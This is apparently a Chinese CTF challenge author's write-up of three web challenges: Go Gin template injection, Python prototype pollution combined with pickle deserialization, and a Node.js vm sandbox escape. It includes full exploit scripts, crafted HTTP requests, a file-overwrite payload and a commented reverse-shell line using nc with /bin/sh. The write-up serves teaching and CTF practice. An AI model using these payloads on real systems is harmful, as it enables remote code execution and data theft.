
```
GET /admin?name={%25%20include%20c.Request.Header.Hacker[0]%20%25} HTTP/1.1
Host: localhost:23942
sec-ch-ua: "Chromium";v="103", ".Not/A)Brand";v="99"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.134 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Hacker: /home/ch3/app/main.go
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: session-name=MTcxMTA2NTkzNXxEdi1CQkFFQ18OSUFBUkFCRUFBQUlfLUNBQUVHYzNSeWFXNW5BQVlBQkc1aGJXVUdjM1J5YVc1bkRBYOFCVOZrYldsdXzaXqKrp-8lPsyqOEqYjYDyChtvEVjpT-5vNJCAFJBclw==
Connection: close
```

```
HTTP/1.1 200 OK
Content-Type: text/plain; charset=utf-8
Date: Thu, 28 Mar 2024 10:23:41 GMT
Content-Length: 507
Connection: close

Hello package main

import (
  "github.com/gin-gonic/gin"
  "main/route"
  "os"
)

func main() {
  //I don't tell you the session key, can you find it?
  //err := os.Setenv("SESSION_KEY", "fake_session_key")
  err := os.Setenv("SESSION_KEY", "this_is_w3b_g0_ch4lleng3")
  if err != nil {
    return
  }
  r := gin.Default()
  r.GET("/", route.Index)
  r.GET("/welcome", route.Welcome)
  r.GET("/welcome/:username", route.Welcome)
  r.GET("/admin", route.Admin)

  err = r.Run("0.0.0.0:80")
  if err != nil {
    return
  }

}
!
```


- 然后写文件，多写一条RCE的路由（~~考虑到没有校内vps，不然一般直接反弹shell~~）

```
GET /admin?name=%7B%25%20include%20c.SaveUploadedFile(c.FormFile(c.Request.Header.Filetype%5B0%5D),c.Request.Header.Filepath%5B0%5D)%20%25%7D HTTP/1.1
Host: 127.0.0.1:3000
Cache-Control: max-age=0
sec-ch-ua: "Chromium";v="103", ".Not/A)Brand";v="99"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.134 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Filetype: file
Filepath: /home/ctfer/app/main.go
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: csrftoken=q8pYXiOPe5IGRo6rCTonyIMChfFpovj1; session-name=MTcxMTA2NTkzNXxEdi1CQkFFQ18OSUFBUkFCRUFBQUlfLUNBQUVHYzNSeWFXNW5EQVlBQkc1aGJXVUdjM1J5YVc1bkRBYOFCVOZrYldsdXzaXqKrp-8lPsyqOEqYjYDyChtvEVjpT-5vNJCAFJBclw==
Connection: close
Content-Type: multipart/form-data; boundary=01f54ee8f2872c8a0d42d14f70cdc1fe

--01f54ee8f2872c8a0d42d14f70cdc1fe
Content-Disposition: form-data; name="file"; filename="test.png"
Content-Type: image/png

package main

```

```
import (
    "github.com/gin-gonic/gin"
    "main/route"
    "os"
    "os/exec"
)

func main() {
    //I don't tell you the session key, can you find it?
    //err := os.Setenv("SESSION_KEY", "fake_session_key")
    err := os.Unsetenv("GZCTF_FLAG")
    if err != nil {
        return
    }
    err = os.Setenv("SESSION_KEY", "th1s_1s_w3b_g0_ch4l1eng3")
    if err != nil {
        return
    }
    r := gin.Default()
    r.GET("/", route.Index)
    r.GET("/welcome", route.Welcome)
    r.GET("/welcome/:username", route.Welcome)
    r.GET("/admin", route.Admin)

    r.GET("/getflag", func(c *gin.Context) {
        cmd := exec.Command("ls")
        // cmd := exec.Command("cat","hhhnb_f14g_0h_y0u_g0t_1t_6666666")
        flag, err := cmd.CombinedOutput()
        if err != nil {
            c.String(500, "error")
        }
        c.String(200, string(flag))
    })

    err = r.Run("0.0.0.0:80")
    if err != nil {
        return
    }
}
--01f54ee8f2872c8a0d42d14f70cdc1fe--

```



然后读flag即可



我的出题踩坑点

- 由于GZCTF平台的缘故，我原本使用gin来热部署，但是在docker端口暴露上出现了问题（因为gin需要额外的hot-deploy-proxy-port），后面换用了fresh
- 也是平台的缘故，改用shell脚本启动服务，这里也是删去环境变量防止非预期的手法

蟒蛇宝宝

考点：python原型链污染，pickle反序列化

出题人：ch3

难度：困难

python原型链污染

原理请参考ttt社区：https://tttang.com/archive/1876/

可以调试一下merge函数，在`__init__.__globals__`下可以获得`admin`对象

那么可以污染到变量信息，我们可以修改admin的密码

```
payload = {
    "username": new_username,
    "password": new_password,
    "__init__": {
        "__globals__": {
            "admin": {
                "password": admin_password
            }
        }
    }
}
```

pickle反序列化

漏洞利用点在Show函数中的pickle.loads，这是一个很危险的地方

而且pickle反序列化的前提时我们能够重写类，所以红框上一行的loads就用不了了


```
def Show(self):
    global filepath
    try:
        self.update()

        # read /message/* to result dict
        result = {}
        index = 1
        for filename in self.MessageList:
            filepath = os.path.join(os.getcwd(), "message", filename)
            with open(filepath, "rb") as f:
                content = f.read()
                m: Message = pickle.loads(content)
                result[str(index)] = {
                    "message": pickle.loads(base64.b64decode(m.message)) if is_base64(m.message) else m.message,
                    "status": m.status
                }
            index += 1
        return result
    except Exception:
        if os.path.exists(filepath):
            os.remove(filepath)
        return jsonify(''), 500
```

~~由于学校防火墙以及网络配置等问题，反弹shell操作基本不可能，再说大多数同学应该没有vps吧~~

所以RCE的结果怎么给外带呢?

注意到有个static文件夹，这里的文件是可读可下载的，那么我们在`__reduce__`里可以将flag写入到static中的文件，然后下载即可获得flag

```
        # return os.system, ('nc 10.102.32.142 6666 -e /bin/sh',)
        return (os.system, ('cat /flag > /app/static/img.png',))
```



完整EXP

```python
import base64
import os
import pickle
import argparse
import requests
import time

# the attack url
baseURL = "http://127.0.0.1:40825"

s = requests.session()



# rewrite the user class
class Message:

    def __init__(self, _message, _status):
        self.message = _message
        self.status = _status

    def __reduce__(self):
        return (os.system, ('cat /flag > /app/static/img.png',))

# register
def AdminPasswordPollute(admin_password, new_username, new_password):
    payload = {
        "username": new_username,
        "password": new_password,
        "__init__": {
            "__globals__": {
                "admin": {
                    "password": admin_password
                }
            }
        }
    }
    registerURL = "/register"
    req = s.post(url=baseURL + registerURL, json=payload)
    # time.sleep(1)
    if req.status_code == 200:
        print(f"[+]register attack success, you can login as admin by the password:
{admin_password}")
```

```
    else:
        print(f"[-]attack error when registering")
        exit(-1)


# login
def LoginAndPickleAttack(admin_password, new_username, new_password):
    payload = {
        "username": "admin",
        "password": admin_password
    }

    # login as admin
    loginURL = "/login"
    req = s.post(url=baseURL + loginURL, json=payload)
    # time.sleep(1)
    if req.status_code == 200:
        print("[+]Now login as admin")
    else:
        print("[-]fail to login as admin")
        exit(-1)


    badmsg = Message("attack", "good")
    badmsgbytes = pickle.dumps(badmsg, protocol=4)
    editURL = "/profile/admin/edit"
    payload1 = {
        "message": base64.b64encode(badmsgbytes).decode('utf-8'),
        "status": "nice"
    }

    req1 = s.post(url=baseURL + editURL, json=payload1)
    time.sleep(1)
    if req1.status_code == 200:
        print("[+]upload the attack payload success")
    else:
        print("[-]upload the attack payload fail")
        exit(-1)



    # now trigger the python pickle ==> RCE
    viewURL = f"/profile/admin/view/api"
    req2 = s.get(url=baseURL + viewURL)
    # time.sleep(1)
    if req2.status_code == 200:
        print("[+]RCE Success!")
    else:
        print("[-]RCE Fail..")
        exit(-1)

    s.close()


    os.system(f"wget {baseURL}/static/img.png -q")
    print('[+]the flag is:')
```

```
    os.system("cat ./img.png")



if __name__ == '__main__':
    parse = argparse.ArgumentParser()
    parse.add_argument("-AP", type=str, default="123456", help="you can reset the admin password by -AdminP option")
    parse.add_argument("-U", type=str, default="tester", help="the new register user's username")
    parse.add_argument("-P", type=str, default="tester", help="the new register user's password")

    args = parse.parse_args()

    adminPassword = args.AP
    registerUsername = args.U
    registerPassword = args.P

    AdminPasswordPollute(admin_password = adminPassword, new_username=registerUsername, new_password=registerPassword)
    LoginAndPickleAttack(admin_password = adminPassword, new_username=registerUsername, new_password=registerPassword)

```

我的出题踩坑点

- 当部署在Windows上时直接访问api接口可以打通，但是部署到docker中的“Linux”环境下给我报了500，好怪~

```
    # now trigger the python pickle ==> RCE
    viewURL = f"/profile/admin/view/api"
    req2 = s.get(url=baseURL + viewURL)
    if req2.status_code == 200:
        print("[+]RCE Success!")
    else:
        print("[-]RCE Fail..")
        exit(-1)

```


```
2024-04-09 22:29:01 172.17.0.1 - - [09/Apr/2024 14:29:01] "POST /register HTTP/1.1" 500 -
2024-04-09 22:29:03 172.17.0.1 - - [09/Apr/2024 14:29:03] "POST /register HTTP/1.1" 200 -
2024-04-09 22:29:03 172.17.0.1 - - [09/Apr/2024 14:29:03] "POST /login HTTP/1.1" 200 -
2024-04-09 22:29:03 172.17.0.1 - - [09/Apr/2024 14:29:03] "POST /profile/admin/edit HTTP/1.1" 200 -
2024-04-09 22:29:03 172.17.0.1 - - [09/Apr/2024 14:29:03] "GET /profile/admin/view/api HTTP/1.1" 500 -
```

后面检查了下是由于python pickle序列化时会生成的字节会受到操作系统不同的影响（因为当时exp是在windows下写的）

所以后面在我的kali里装了个WSRX，然后exp打一遍，通了

非预期

static目录是可读的，可以直接利用污染修改`app.static_folder`，比如改成根目录




```
{
    "username": "22212122222",
    "password": "33333333",
    "__init__": {
        "__globals__": {
            "UserList": {
                "admin": {
                    "__dict__": {
                        "username": "admin",
                        "password": "admin"
                    }
                }
            },
            "app":{
                "_static_folder":"../"
            }

        }
    }
}
```

那么整个根目录就是可读的，直接可读flag了

vm出逃计划

考点：绕过waf读取敏感文件，vm逃逸（CVE）

出题人：ch3

难度：简单

思路

默认路由下会生成vmtoken，这是进入sandbox执行任意代码的一个check

在show路由下可以读，但是有个tricky的小waf，payload自己调试构造出来如下：

```
payload1 = '?path=.jpg./../vmtoken.txt'
```

然后就是一个NodeJS的VM沙箱逃逸历史洞，对照历史版本去GitHub的issue里面找就行

完整EXP

```
import requests
import time
from urllib.parse import quote

baseURL = "http://127.0.0.1:3000"
s = requests.Session()

# generate token
resp = s.get(baseURL)

time.sleep(1)

# Read token
attackURL1 = '/show'
payload1 = '?path=.jpg./../vmtoken.txt'
resp = s.get(baseURL+attackURL1+payload1)
if resp.status_code == 200:
    print(f'[+]get vm token: {resp.text}')
else:
    print(f'[-]can not get the vm token')
    s.close()
    exit(1)

token = resp.text

# RCE
attackURL2 = '/sandbox'

# 这个payload只能RCE一次,有点怪
rcecode1 = """
err = {};
const handler = {
    getPrototypeOf(target) {
        (function stack() {
            new Error().stack;
            stack();
        })();
    }
};

const proxiedErr = new Proxy(err, handler);
try {
    throw proxiedErr;
```

```
} catch ({constructor: c}) {
    c.constructor('return process')().mainModule.require('child_process').execSync('cat /flag > ./img/flag.txt');
};
"""

rcecode2 = """
async function fn() {
    (function stack() {
        new Error().stack;
        stack();
    })();
}
p = fn();
p.constructor = {
    [Symbol.species]: class FakePromise {
        constructor(executor) {
            executor(
                (x) => x,
                (err) => { return err.constructor.constructor('return process')().mainModule.require('child_process').execSync('cat /flag > ./img/flag.txt'); }
            )
        }
    }
};
p.then();"""

payload2 = f'?vmtoken={token}&code={rcecode2}'
resp2 = s.get(baseURL+attackURL2+payload2)
if resp2.status_code == 200:
    print(f'[+]rce success')
else:
    print(f'[-]rce fail')
    s.close()
    exit(1)

# Get flag
attackURL3 = '/show'
payload3 = '?path=.jpg./../flag3.txt'

resp3 = s.get(baseURL+attackURL3+payload3)

if resp3.status_code == 200:
     print(f'[+]now get flag: {resp3.text}')
# else:
#     print(f'[-]fail to get flag')
#     s.close()
#     exit(1)

s.close()
```

我的出题踩坑点

- CRLF的影响：解决方案=>使用python脚本实现网络交互，这样会比直接在浏览器GUI下操作更加细腻
- 两个payload进行RCE的效果不同，一个只能RCE一次（还没调试过）

非预期

```
payload1 = '?path=.jpg./../../../flag'
```

~~我是傻逼~~